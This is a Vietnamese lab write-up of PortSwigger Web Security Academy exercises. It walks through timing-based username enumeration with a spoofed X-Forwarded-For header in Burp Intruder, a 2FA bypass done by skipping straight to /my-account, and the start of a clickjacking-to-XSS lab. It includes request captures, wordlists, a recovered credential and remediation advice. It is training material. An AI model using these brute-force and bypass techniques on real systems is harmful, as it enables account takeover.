
Mô tả lỗ hổng:



- **Tóm tắt:** Khi người dùng nhập tên và mật khẩu trong quá trình đăng nhập, ứng dụng phản hồi với thời gian khác nhau cho tên người dùng hợp lệ và không hợp lệ. Điều này giúp kẻ tấn công liệt kê được các tài khoản hợp lệ bằng cách thực hiện nhiều yêu cầu và phân tích sự khác biệt về thời gian phản hồi.

Lỗ hổng Lỗi thời gian xuất hiện do sự khác biệt trong cách xử lý yêu cầu đăng nhập giữa các tài khoản hợp lệ và không hợp lệ. Ứng dụng thường kiểm tra sự tồn tại của tên người dùng trước khi kiểm tra mật khẩu, dẫn đến sự khác biệt nhỏ về thời gian phản hồi. Kẻ tấn công có thể khai thác lỗ hổng này để xác định tên người dùng hợp lệ.

- **Các bước để thực hiện và minh chứng:**

- Bước 1: Vào Intruder chọn PitchPork attack, add > username, password thật dài, X-forward-fof, với username là từ điển được cho và X là từ 1->100





- Bước 2 : bắt đầu attack và tìm được username là agent

6. Intruder attack of https://0ad700d5032e202782b006ef008e0022.web-security-academy.net

Attack

Results	Positions							
Intruder attack results filter: Showing all items								
Request	Payload 1	Payload 2	Status code	Response received	Error	Timeout	Length	Comment
4	4	test	0	0	✓			
5	5	guest	0	0	✓			
6	6	info	0	0	✓			
7	7	adm	0	0	✓			
8	8	mysql	0	0	✓			
9	9	user	0	0	✓			
10	10	administrator	0	0	✓			
11	11	oracle	0	0	✓			
12	12	ftp	0	0	✓			
13	13	pi	0	0	✓			

ResultsPositions

Intruder attack results filter: Showing all items

Request	Payload 1	Payload 2	Status code	Response received	Error	Timeout	Length	Comment
45	45	agent	200	1233			3249	
94	94	atlas	200	709			3249	
55	55	alerts	200	394			3249	
18	18	azureuser	200	380			3302	
16	16	ec2-user	200	368			3302	
15	15	ansible	200	293			3302	
66	66	antivirus	200	293			3249	
28	28	adkit	200	275			3302	
38	38	ae	200	265			3249	
26	26	adkit	200	263			3302	

- Sau đó làm tương tự với password và từ được cũng từ từ điền được cấp,

Target: ☒ Update Host header to match target

Add \$

Clear \$

Auto \$

1 POST /login HTTP/2

2 Host: 0aea00910373d099809d3fa500c100f6.web-security-academy.net

3 Cookie: session=NHadgDqgSHZLz1JlvfZ29881oQvpHV0U

4 Content-Length: 240

5 Cache-Control: max-age=0

6 Sec-Ch-Ua: "Chromium";v="125", "Not=A?Brand";v="8"

7 Sec-Ch-Ua-Mobile: ?0

8 Sec-Ch-Ua-Platform: "Windows"

9 Accept-Language: en-US,en;q=0.9

10 Origin: https://0aea00910373d099809d3fa500c100f6.web-security-academy.net

11 Content-Type: application/x-www-form-urlencoded

12 Upgrade-Insecure-Requests: 1

13 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.6668.71 Safari/537.36

14 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

15 Sec-Fetch-Site: same-origin

16 Sec-Fetch-Mode: navigate

17 Sec-Fetch-User: ?1

18 Sec-Fetch-Dest: document

19 Referer: https://0aea00910373d099809d3fa500c100f6.web-security-academy.net/login

20 Accept-Encoding: gzip, deflate, br

21 Priority: u=0, i

22 X-Forwarded-For: \$\$\$\$

23 Connection: keep-alive

24

25

26 username=agent&password=

27

28

29

30

31

32

33

34

35

36

37

38

39

40

41

42

43

44

45

46

47

48

49

50

51

52

53

54

55

56

57

58

59

60

61

62

63

64

65

66

67

68

69

70

71

72

73

74

75

76

77

78

79

80

81

82

83

84

85

86

87

88

89

90

91

92

93

94

95

96

97

98

99

100

101

102

103

104

105

106

107

108

109

110

111

112

113

114

115

116

117

118

119

120

121

122

123

124

125

126

127

128

129

130

131

132

133

134

135

136

137

138

139

140

141

142

143

144

145

146

147

148

149

150

151

152

153

154

155

156

157

158

159

160

161

162

163

164

165

166

167

168

169

170

171

172

173

174

175

176

177

178

179

180

181

182

183

184

185

186

187

188

189

190

191

192

193

194

195

196

197

198

199

200

201

202

203

204

205

206

207

208

209

210

211

212

213

214

215

216

217

218

219

220

221

222

223

224

225

226

227

228

229

230

231

232

233

234

235

236

237

238

239

240

241

242

243

244

245

246

247

248

249

250

251

252

253

254

255

256

257

258

259

260

261

262

263

264

265

266

267

268

269

270

271

272

273

274

275

276

277

278

279

280

281

282

283

284

285

286

287

288

289

290

291

292

293

294

295

296

297

298

299

300

301

302

303

304

305

306

307

308

309

310

311

312

313

314

315

316

317

318

319

320

321

322

323

324

325

326

327

328

329

330

331

332

333

334

335

336

337

338

339

340

341

342

343

344

345

346

347

348

349

350

351

352

353

354

355

356

357

358

359

360

361

362

363

364

365

366

367

368

369

370

371

372

373

374

375

376

377

378

379

380

381

382

383

384

385

386

387

388

389

390

391

392

393

394

395

396

397

398

399

400

401

402

403

404

405

406

407

408

409

410

411

412

413

414

415

416

417

418

419

420

421

422

423

424

425

426

427

428

429

430

431

432

433

434

435

436

437

438

439

440

441

442

443

444

445

446

447

448

449

450

451

452

453

454

455

456

457

458

459

460

461

462

463

464

465

466

467

468

469

470

471

472

473

474

475

476

477

478

479

480

481

482

483

484

485

486

487

488

489

490

491

492

493

494

495

496

497

498

499

500

501

502

503

504

505

506

507

508

509

510

511

512

513

514

515

516

517

518

519

520

521

522

523

524

525

526

527

528

529

530

531

532

533

534

535

536

537

538

539

540

541

542

543

544

545

546

547

548

549

550

551

552

553

554

555

556

557

558

559

560

561

562

563

564

565

566

567

568

569

570

571

572

573

574

575

576

577

578

579

580

581

582

583

584

585

586

587

588

589

590

591

592

593

594

595

596

597

598

599

600

601

602

603

604

605

606

607

608

609

610

611

612

613

614

615

616

617

618

619

620

621

622

623

624

625

626

627

628

629

630

631

632

633

634

635

636

637

638

639

640

641

642

643

644

645

646

647

648

649

650

651

652

653

654

655

656

657

658

659

660

661

662

663

664

665

666

667

668

669

670

671

672

673

674

675

676

677

678

679

680

681

682

683

684

685

686

687

688

689

690

691

692

693

694

695

696

697

698

699

700

701

702

703

704

705

706

707

708

709

710

711

712

713

714

715

716

717

718

719

720

721

722

723

724

725

726

727

728

729

730

731

732

733

734

735

736

737

738

739

740

741

742

743

744

745

746

747

748

749

750

751

752

753

754

755

756

757

758

759

760

761

762

763

764

765

766

767

768

769

770

771

772

773

774

775

776

777

778

779

780

781

782

783

784

785

786

787

788

789

790

791

792

793

794

795

796

797

798

799

800

801

802

803

804

805

806

807

808

809

810

811

812

813

814

815

816

817

818

819

820

821

822

823

824

825

826

827

828

829

830

831

832

833

834

835

836

837

838

839

840

841

842

843

844

845

846

847

848

849

850

851

852

853

854

855

856

857

858

859

860

861

862

863

864

865

866

867

868

869

870

871

872

873

874

875

876

877

878

879

880

881

882

883

884

885

886

887

888

889

890

891

892

893

894

895

896

897

898

899

900

901

902

903

904

905

906

907

908

909

910

911

912

913

914

915

916

917

918

919

920

921

922

923

924

925

926

927

928

929

930

931

932

933

934

935

936

937

938

939

940

941

942

943

944

945

946

947

948

949

950

951

952

953

954

955

956

957

958

959

960

961

962

963

964

965

966

967

968

969

970

971

972

973

974

975

976

977

978

979

980

981

982

983

984

985

986

987

988

989

990

991

992

993

994

995

996

997

998

999

1000

Payload position: 2

Payload type: Simple list

Payload count: 100

Request count: 100

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

Load...

Remove

Clear

Deduplicate

Add

Add from list... [Pro version only]

123456

password

12345678

qwerty

123456789

12345

1234

111111

1234567

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Add

Edit

Remove

Enabled

Rule

7. Intruder attack of https://0aea00910373d099809d3fa500c100f6.web-security-academy.net

Attack

Save

Results

Positions

Intruder attack results filter: Showing all items

Request	Payload 1	Payload 2	Status code	Response received	Error	Timeout	Length	Comment
45	45	tigger	302	207			187	
0			200	1199			3249	
1	1	123456	200	240			3249	
2	2	password	200	253			3249	
3	3	12345678	200	246			3249	
4	4	qwerty	200	254			3249	
5	5	123456789	200	243			3249	
6	6	12345	200	234			3249	
7	7	1234	200	230			3249	
8	8	1234567	200	235			3249	

Request

Response

Pretty

Raw

Hex

2 Host: 0aea00910373d099809d3fa500c100f6.web-security-academy.net

3 Cookie: session=NHadgDqgSHZLz1JlvfZ29881oQvpHV0U

4 Content-Length: 30

5 Cache-Control: max-age=0

6 Sec-Ch-Ua: "Chromium";v="125", "Not=A?Brand";v="8"

7 Sec-Ch-Ua-Mobile: ?0

8 Sec-Ch-Ua-Platform: "Windows"

9 Accept-Language: en-US,en;q=0.9

10 Origin: https://0aea00910373d099809d3fa500c100f6.web-security-academy.net

11 Content-Type: application/x-www-form-urlencoded

12 Upgrade-Insecure-Requests: 1

13 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.6668.71 Safari/537.36


14 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

15 Sec-Fetch-Site: same-origin

16 Sec-Fetch-Mode: navigate

17 Sec-Fetch-User: ?1

- Account: agent:tiger



- # **Mức độ ảnh hưởng của lỗ hổng:** Lỗ hổng này có mức độ ảnh hưởng nghiêm trọng vì
 - Lỗ hổng này có mức độ ảnh hưởng trung bình đến cao tùy thuộc vào mục tiêu. Nếu kẻ tấn công có thể liệt kê được danh sách tên người dùng, họ có thể tiến hành các cuộc tấn công khác như brute-force mật khẩu hoặc tấn công phishing để lấy thông tin đăng nhập.
- # **Khuyến cáo khắc phục:**
 - Chuẩn hóa thời gian phản hồi cho tất cả các yêu cầu đăng nhập, không phân biệt giữa tên người dùng hợp lệ và không hợp lệ.
 - Thêm cơ chế ngăn chặn tấn công brute-force bằng cách giới hạn số lần thử đăng nhập thất bại và sử dụng CAPTCHA sau một số lần thử không thành công.
 - Áp dụng các biện pháp bảo mật như xác thực hai yếu tố (2FA) để tăng cường bảo vệ tài khoản người dùng.

Bài 8: <https://portswigger.net/web-security/authentication/multi-factor/lab-2fa-simple-bypass>

Tiêu đề: 2FA simple bypass


Mô tả lỗ hổng:

- **Tóm tắt:** Lỗ hổng này cho phép kẻ tấn công bỏ qua lớp xác thực hai yếu tố (2FA), một cơ chế bảo mật thường được sử dụng để bảo vệ các tài khoản người dùng khỏi các hành vi xâm nhập trái phép. Bằng cách khai thác lỗ hổng này, kẻ tấn công có thể đăng nhập vào tài khoản người dùng mà không cần phải cung cấp mã xác thực hai yếu tố


Lỗ hổng : xuất phát từ việc thiếu kiểm tra chặt chẽ trong quy trình xác thực. Kẻ tấn công có thể lợi dụng cơ chế đăng nhập qua mật khẩu mà không cần phải vượt qua bước kiểm tra mã 2FA.

- **Các bước để thực hiện và minh chứng:**

- **Bước 1:** Sau khi đăng nhập vào trang



- **Bước 2:** Chỉnh sửa domain từ login2 -> my-account



Web Security Academy 2FA simple bypass

Email client Back to lab description >>

My Account

Your username is: carlos

Your email is: carlos@carlos-montoya.net

Email

Update email

- # **Mức độ ảnh hưởng của lỗ hổng:** Lỗ hổng này có mức độ ảnh hưởng nghiêm trọng vì
- ó phá vỡ hoàn toàn cơ chế xác thực hai yếu tố, cho phép kẻ tấn công truy cập vào tài khoản người dùng mà không cần mã 2FA. Điều này làm tăng nguy cơ rò rỉ dữ liệu và gây thiệt hại lớn cho người dùng và tổ chức.
- # **Khuyến cáo khắc phục:**
- Cần kiểm tra lại toàn bộ quy trình xác thực để đảm bảo rằng tất cả các bước đều được thực hiện chặt chẽ, đặc biệt là trong việc kiểm tra mã 2FA.
 - Nâng cao bảo mật hệ thống bằng cách áp dụng các biện pháp bảo mật bổ sung như kiểm tra lịch sử đăng nhập và thông báo đến người dùng khi có hoạt động bất thường.

- Sử dụng các biện pháp mã hóa mạnh và bảo mật phiên làm việc nhằm ngăn chặn sự can thiệp của kẻ tấn công trong quá trình xác thực.


Bài 9: Exploiting clickjacking vulnerability to trigger DOM-based XSS:

- **Tiêu đề:** Lỗ hổng Clickjacking kích hoạt DOM-based XSS thông qua tương tác người dùng.

- **Mô tả lỗ hổng:**

+ **Tóm tắt:** Lỗ hổng clickjacking cho phép kẻ tấn công xây dựng một trang web độc hại để lừa người dùng nhấp vào một phần tử của trang, mà thực tế lại là một phần tử khác trong trang web mục tiêu. Khi người dùng nhấp vào phần tử ẩn, nó kích hoạt một hành động không mong muốn, như trong trường hợp này là gọi hàm print() trong trang web mục tiêu.

+ **Các bước thực hiện và bằng chứng:**



- Ta truy cập vào giao diện submit feedback form của trang web.
- Ta nhận thấy form này có thể được sử dụng bằng cách điền sẵn giá trị cho form và dẫn dụ nạn nhân click vào button submit như sau:

Submit feedback

Name:

Quan Le Minh

Email:

quan.minhle26f@gmail.com

Subject:

